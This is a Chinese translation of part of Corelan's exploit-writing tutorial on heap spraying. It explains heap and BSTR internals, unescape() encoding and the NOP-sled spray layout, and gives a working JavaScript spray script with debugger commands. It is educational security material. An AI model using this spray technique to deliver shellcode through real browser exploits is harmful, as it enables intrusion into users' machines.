

Exploit 编写系列教程第十一篇：堆喷射技术揭秘

【作者】：Peter Van Eeckhoutte

【译者】：riusksk（泉哥：<http://riusksk.blogbus.com>）

前言

关于 heap spraying 的技术文章已经遍布网络，但目前现有文档大多是针对 Internet Explorer 7（或者更低版本）而写的。虽然已经有许多针对 IE8 及其它浏览器的 exploit，但还没有详细文档记录。当然，你也可以通过阅读公开的利用代码来理解堆喷射的技术原理，一个比较好的例子就是针对 [MS11_050](#) 漏洞写的 Metasploit 模块（by sinn3r），它可绕过 XP 及 Windows7 下 IE8 的 DEP 保护。

在本教程中，笔者将讲述完整而详细的 heap spray 技术，以及如何在新旧版本的浏览器中应用。开头会讲述一些在 IE6 和 IE7 中使用的“古典”技术，同时也会涉及一些非浏览器的软件。接着，专注于如何编写可绕过 IE8 及其它新版浏览器 DEP 保护的 exploit，如果你只能选择使用堆的话。最后笔者会共享一些自己的研究成果，探讨下如何在新版浏览器（如 IE9 和 Firefox9）中利用堆喷射实现稳定利用。正如你所见到的，我们主要针对 IE 浏览器为例，但同时也会讲述如果利用现有技术 in Firefox 也实现利用。在讲述堆喷射理论及原理前，我们应该澄清一件事，那就是堆喷射并不是用于实现堆漏洞利用的。Heap Spray 只是一种 payload 传递技术，以帮助你将在可预测的内存地址，以便于你跳转或返回到 payload 地址。

本教程并不是关于堆溢出或其它堆漏洞利用的文章，但还是需要先讲述一些关于堆，以及堆与栈的区别，以确保读者能够理解两者之间的不同。

栈

在每个程序中的线程里都存在栈，栈的大小是固定的，它的大小是在程序启动时被定义的，或者开发者以栈大小为参数来调用 API 函数（如 [CreateThread\(\)](#)）时指定的：

```
HANDLE WINAPI CreateThread(  
    __in_opt LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    __in     SIZE_T dwStackSize,  
    __in     LPTHREAD_START_ROUTINE lpStartAddress,  
    __in_opt LPVOID lpParameter,  
    __in     DWORD dwCreationFlags,  
    __out_opt LPDWORD lpThreadId  
);
```

栈是以先进先出（FIFO）的方式工作的（译者：栈应该是后进先出，队列才是先进先出），它并不涉及过多的管理工作。栈主要用于保存局部变量，返回地址，函数/数据/对象指针，参数及异常处理记录等。在前面的教程中已经讲述到栈了，读者应该熟悉栈是如何工作，以及如何将栈运握于掌中。

堆

堆主要用于动态分配所需的内存，比如程序并不知道会接收多大的数据或者进程需要多大数据，那么此时堆就派上用场了。栈只能在有效虚拟内存中分配一块很小的空间，而堆管理器可以访问很大的虚拟内存空间。

分配

内核管理系统中所有虚拟内存的有效性，操作系统会输出一些函数（通常由 `ntdll.dll` 输出），以便用户层程序可以分配/释放/重分配内存。程序可以通过 `kernel32` 中的 [VirtualAlloc\(\)](#) 向堆管理器请一块内存，最后它会去调用 `ntdll.dll` 中的函数再返回。比如在 XP SP3 上，函数的调用过程如下：

```
kernel32.VirtualAlloc()  
-> kernel32.VirtualAllocEx()  
    -> ntdll.NtAllocateVirtualMemory()  
        -> syscall()
```

理论上，程序也可以通过 `HeapCreate()` 请求一块堆内存，并借助它自己的堆管理器实现。还有另一种情况，一些进程里至少包含有一个堆（默认堆），当需要时它也可以请求堆块，此时堆块就由一个或多个部分组成。

释放

当一个堆块被程序释放后，它会被前端（快表/低碎片堆，LookAside List (vista 前) / [Low Fragmentation Heap](#)）或后端分配器（空表，`freeLists`）（取决于系统版本）所“获取”，然后在表中被指定大小的空闲块所替换。系统利用它来实现更快高效的堆块重分配（指定大小的内存块在前端或者后端分配器中是有效的）。

下面讨论下各种缓存系统。如果程序不再需要某堆块，那么可以将它放置在缓存中，以便在分配同等大小的堆块时，无需再重新分配堆块，但“缓存管理器”只是简单地返回一个缓存中可用的堆块而已。当分配与释放都发生时，堆块会产生一些碎片，这会影响到程序的性能及速度，缓存系统可以防止产生过多的碎片（取决于所分配的堆块大小等）。为了保存堆块分配的公正性，适当地减轻堆内存管理的负担，每个堆块都包含有一个堆头信息。

需要记住的是，程序或进程可以拥有多个堆，在本教程中我们一同探讨如何列出和请求 IE 中的堆块。为了使内容更简单更容易理解，当你尝试分配多个内存块时，堆管理器会尝试减少碎片，将尽可能地返回邻近堆块。

Chunk vs Block vs Segment

注意：本教程中，笔者将使用到“chunk”与“blocks”等术语。当我使用“chunk”时，说明是在引用堆中的内存。当使用“block”或者“sprayblock”时，表示尝试引用存储在堆中的数据。在一些关于堆管理的资料中，你可以发现术语“block”仅仅只是一个衡量单位，它引用堆内存中的 8 字节。通常一个堆头中的 `size` 域表示堆中的 `block` 数目(8 字节)，主要由 `heap chunk + header` 构成，这并不是 `heap chunk` 的实际字节，请记住这点。`Heap chunks` 会在 `segments` 中聚集在一起，你经常可以发现一个针对 `heap chunk header` 中的 `segment` 引用（某数字）。

重申下，本教程并不是关于堆管理或堆利用的教程，只是在开始前你需要知道一些关于堆的知识。

历史

堆喷射并不是一门新的利用技术，最早的文档是由 [Skylined](#) 在很久之前记录的。通过 [Wikipedia](#) 可以知道最早使用 `heap spray` 技术是在 2001（MS01-033）。2004 年，[Skylined](#) 在 IE Iframe tag buffer exploit 中使用到这种技术。直至今日，许多年过去了，它依然被广泛地运用在许多浏览器利用代码中。虽然有许多可行的方法可以检测和防御堆喷射，但它目前依然是可用的，其传输机制可能一直在变，但其基本思路依然保持一致。

在本教程中，我们将一步步地讲述关于堆喷射的故事，深入其最原始的技术，并分享笔者在现行浏览器中使用到的堆喷射技术。

概念

堆喷射(Heap Spray)是一种 payload 传递技术,借助堆来将 shellcode 放置在可预测的堆地址上,然后稳定地跳入 shellcode。为了实现 heap spray,你需要在劫持 EIP 前,能够先分配并填充堆内存块。“需要..能够..”的意思是在触发内存崩溃前,你必须能够在目标程序中分配可控内存数据。浏览器已经为此提供了一种很简单的方法,它能够支持脚本,可直接借助 javascript 或者 vbscript 在触发漏洞前分配内存。堆喷射的运用并不局限于浏览器,例如你也可以在 Adobe Reader 中使用 Javascript 或者 Actionscript 将 shellcode 放置在可预测的堆地址上。

广义:如果在控制 EIP 前,你能够在可预测的地址上分配内存,那么你就是在使用 heap spray 技术。

现在看下 WEB 浏览器,实现堆喷射的关键点在于触发漏洞前,你能够将 shellcode 传输到正确的内存地址。下面是实现堆喷射需要做的各项步骤:

- 1、喷射堆块
- 2、触发漏洞
- 3、控制 EIP 并使其指向堆中

在浏览器中分配内存块有许多方法,虽然大部分是基于 javascript 来分配字符串,但并不局限于此。在使用 javascript 分配字符串并喷射堆块前,我们还需要设备下操作环境。

操作环境

我们将先在 XP SP3,IE6 上测试堆喷射,在教程结尾处,我们还将讲述在 Windows7 ,IE9 上的堆喷射技术,这也就意味你需要准备 XP 和 Windows 7 两个系统(均为 32 位)以便于我们后续的各项测试。在 XP 中我们需要:

- 1、将 IE 升级到 IE8;
- 2、通过运行 [IECollections installer](#) 来安装 IE6 和 IE7 的附加版本。


这样我们就可以在 XP 上运行 3 个不同版本的 IE 了。

在 Windows 7 上,浏览器默认就是 IE8,后续我们会升级到 IE9。如果你已经升级了,那么你可以先移除 IE9 再重装回 IE8。首先确保 Windows XP 上已经关闭 DEP (默认是关闭的),等到 IE8 时再来解决 DEP 问题。接着,我们需要 [Immunity Debugger](#) 、 [mona.py](#) 和 [Windbg](#) (现已作为 Windows SDK 的一部分)。

常用的 Windbg 命令 : <http://windbg.info/doc/1-common-cmds.html>


安装好 Windbg 后,确保支持符号表。启动 windbg,打开“File”,选择“Symbol file path”,输入以下文本框(末尾没有空格或换行):

```
SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```



点击 OK，关闭 Windbg，并点 “Yes” 保存工作空间。正确配置好符号路径后，确保测试机器上运行 windbg 可以连网这很重要，否则就无法下载符号文件，很多堆的相关命令都会失效。

注意：如果你想使用 windbg 的命令行调试器 ntsd.exe，你需要设置系统环境变量 _NT_SYMBOL_PATH，将其设置为 “SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols”：



本教程中使用到各个脚本均可在以下地址下载到：

<http://redmine.corelan.be/projects/corelan-heapspray>

建议下载 zip 文件，然后直接使用文档中的脚本，而非直接复制/粘贴本文中的代码。

博文及 zip 文件可能会引起杀毒报警，zip 文件密码受密码保护，密码为 “infected”（无引号）。

字符串分配

基础示例

在浏览器内存中分配内存的最常见方法就是使用 javascript，通过它创建字符串变量并赋值：

([basicalloc.html](#))

```
<html>
<body>
<script language=' javascript'>

var myvar = "CORELAN!";
alert("allocation done");

</script>
</body>
</html>
```

是不是很简单？


其它在堆中创建字符串的方法：

```
var myvar = "CORELAN!";
var myvar2 = new String("CORELAN!");
var myvar3 = myvar + myvar2;
var myvar4 = myvar3.substring(0, 8);
```

更多信息可参考这里：http://www.w3schools.com/js/js_variables.asp

当查看进程内存时，你会发现在变量中内存分配的字符串都被转换成 unicode 了。实际当分配一个字符串


后，它会变成 [BSTR 字符串对象](#)，该对象有一个头信息和终止符，并包含原始字符串经 `unicode` 转换后的字符串。BSTR 对象的头信息有 4 字节(dword)，包含有 `unicode string` 的长度。在对象尾部包含有两个 `null` 字节，代表字符串的结束。



换句话说，字符串实际包含以下字节数：

```
(length of the string * 2) + 4 bytes (header) + 2 bytes (terminator)
```

如果你在 XP 上用 IE6 或者 IE7 打开最初那个 `html` 文件（只有一个变量和 `alert`），你就可以在内存看到字符串结构。例如字符串“CORELAN!”，共 8 个字符：



这里头信息为 `0x00000010`（16 字节），后面跟随 16 字节 `UNICODE`，最后是两个 `null` 字节。

注意：在 Immunity Debugger 中可以使用 `mona` 查找 `unicode strings`：

```
!mona find -s "CORELAN!" -unicode -x *
```

在 `windbg` 可以使用以下命令：

```
s -u 0x00000000 L?0xffffffff "CORELAN!"
```

（如果想搜索 `ASCII` 字符串可用 `-a` 代替 `-u`）。

上面的脚本比较简单，只在堆上进行了一次很小空间的内存分配。我们可以尝试创建一连串包含 `shellcode` 的变量，并在可预测地址分配到其中某个变量...这有一个更高效的方法来实现它。

因为堆与堆分配是确定的，直接假设，如果你继续分配内存块，分配器将会在连续/邻近的地址分配堆块（分配足够大的堆块，而非从后端分配器的前端获取分配），最后分配的内存块将会覆盖过某个地址，至少是可预测的地址。虽然首次分配的起始地址是可变，但利用堆喷射，在分配一定次数的内存块后，即可在可预测的地址上分配到内存块。

Unescape()

我们还有其它事需要处理，那就是 `unicode` 传输问题。幸运的是这个问题很容易解决，可直接使用 `javascript` 中的 `unescape()` 函数实现。通过 w3schools.com 可以知道，这个函数是用于“解码编码字符串”。因此如果用一些已经是 `unicode` 的字符串赋予变量，那么它就不用再转换成 `unicode` 了，这个组合 `%u` 即可实现，一个 `%u` 占 2 字节。放置在里面的字节都必须反序排列，因此在变量中保存“CORELAN!”，应该将字符以下列顺序排列：

OC ER AL !N

([basicalloc_unescape.html](#)) – 在 `unescape` 参数不要忘记移除反斜杆:

```
<html>
<body>
<script language=' javascript'>

var myvar = unescape('%u\4F43%u\4552'); // CORE
myvar += unescape('%u\414C%u\214E'); // LAN!
alert("allocation done");

</script>
</body>
</html>
```

用 `windbg` 搜索 `ascii` 字符串:

```
0:008> s -a 0x00000000 L?7fffffff "CORELAN"
001dec44  43 4f 52 45 4c 41 4e 21-00 00 00 00 c2 1e a0 ea  CORELAN!.....
```

上述地址的再前 4 字节是 `BSTR` header:

```
0:008> d 001dec40
001dec40  08 00 00 00 43 4f 52 45-4c 41 4e 21 00 00 00 00  ....CORELAN!....
```


使用 `unescape` 函数的最大好处就是可以使用 `null` 字节, 实际上, 在 `heap spray` 中, 我们无法去处理一些 `bad chars`, 而可以直接在内存中存储我们的数据。当然, 你用于触发漏洞的输入字符串, 可能有一定输入限制或破坏。

理想的堆喷射内存布局


我们已经知道通过 `javascript` 中的字符串变量来分配内存, 在上述例子中所使用的字符串很少, 而 `shellcode` 通常都比较大, 但相对堆中可用的虚拟内存来说还是比较少的。理论上, 我们可以分配一系列变量, 而每个变量又包含有 `shellcode`, 然后我们再设法跳入其中一个变量所在的内存块。多次在内存中分配 `shellcode`, 我们将用由以下两部分数据组成内存块来喷射堆块:

- 1、`nops` (许多 `nop` 指令)
- 2、`shellcode` (放置在喷射块的尾部)

如果所使用的喷射块足够大, 那么利用 `Win32` 平台下堆块分配粒度, 就可精确定位堆地址, 这也意味着堆喷射之后, 每次都能跳入 `nops` 中。如果跳到 `Nops`, 那么我们就有机会执行 `shellcode`。下面就是一张堆块分配视图:



将所有的堆块相连放置在一块，就可以构造出一大块由 nops + shellcode 堆块组成的内存块。喷射前后的堆内存视图如下：



刚开始的堆块可能会分配在不稳定的地址（主要是由于碎片及缓存/前端或者后端分配器返回的堆块造成的）。若继续喷射下去，将会分配到连续的堆块内存，甚至达到总是指向 Nops 的内存地址。为了获取每一

堆块的大小，我们需要利用堆块对齐来确定其分配行为，以保证选取的内存地址总是指向 **NOPS**。目前我们还没有提到的一点就是 **BSTR** 对象与堆块之间的关系。当分配一个字符串时，它会被转换成 **BSTR** 对象。为了在堆块中保存对象，会先向堆请求一个内存块。那么这个内存块有多大呢？是否与 **BSTR** 对象的大小相同呢？或者更大？如果更大的话，那么 **BSTR** 对象是否也会一块放置在同一堆块中？或者堆只是简单地重新分配一块新的堆块？若是如此，那么构造出来连续堆块如下所示：



如果堆块实际包含的是不可预测的数据，那么在两个堆块之间就存在一些“间隙”，里面包含有不可预测的数据，这也是个问题，这样我们就很有可能会跳入“垃圾”中。这也就意味着我们必须正确地选取 **BSTR** 对象大小，以便于正确地分配堆块大小，使其尽可能地与 **BSTR** 对象大小相同。

首先，我们需要编写出用于分配一系列 **BSTR** 对象的脚本，然后再看下如何合适地分配堆块，并转储其内容。

基础脚本框架

使用一大堆的变量可能有点笨重，可能对于我们要达到的目的杀伤力过大了。为了避免过度臃肿，我们可以使用数组，列表或者其它对象变量来分配 **nops+shellcode** 内存块。当创建数组时，每个元素也可以在堆上分配内存块，因此用数组我们可以实现很多内存块分配，而且方法更简单便捷。先让每个数组元素足够大，以便让它们在分配时在堆中能够更接近或者相连在一块。为了实现一连串的堆分配，我们还必须将两个字符串连在一块来填充数组，因此我们需要将 **nops + shellcode** 放置在一块。利用脚本分配 200 块 0x1000(=4096 字节)大小的内存块，总计 0.7Mb。我们在每个块前面放置标志(“CORELAN!”)，其它用 **NOPS** 来填充，实际运用中，我们是用 **NOPS** 放置在开头，结尾用 **shellcode** 来填充，但这里为了便于举例，就在例子中使用一个标志来代替。

注意：文章中并没有正确地显示 `unescape` 参数，因为笔者在其中加入反斜杆，读者在从文章中复制脚本时应将其去掉，而在 zip 文件中包含的是正确的 html 页面。

(*spray1.html*)

```
<html>
<script >
// heap spray test script
// corelanc0d3r
// Don't forget to remove the backslashes
tag = unescape('%u\4F43%u\4552'); // CORE
tag += unescape('%u\414C%u\214E'); // LAN!

chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;

for ( counter = 0; counter < chunksize; counter++)
{
    chunk += unescape('%u\9090%u\9090'); //nops
```



```

}

document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0, chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");

// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
    testarray[counter] = tag + chunk;
    document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")


</script>
</html>

```

当然，在实际运用中 0.7Mb 可能还不够大，但这里主要是用于演示此项基本技术。

观察堆喷射 – IE6

在 IE6（版本号 6.00.2900.2180）下打开 html 文件，当在浏览器中打开 html 页面时，我们可以看到一些数据被写入窗口中，过了一会浏览器会弹出一个消息框：




上面的 tag 标志在使用 unescape 函数后返回 4 字节，而非 8 字节。回头再看下”size of NOPS after substring”这行代码，当用下列代码生成 chunk 时，显示的值是 4092：

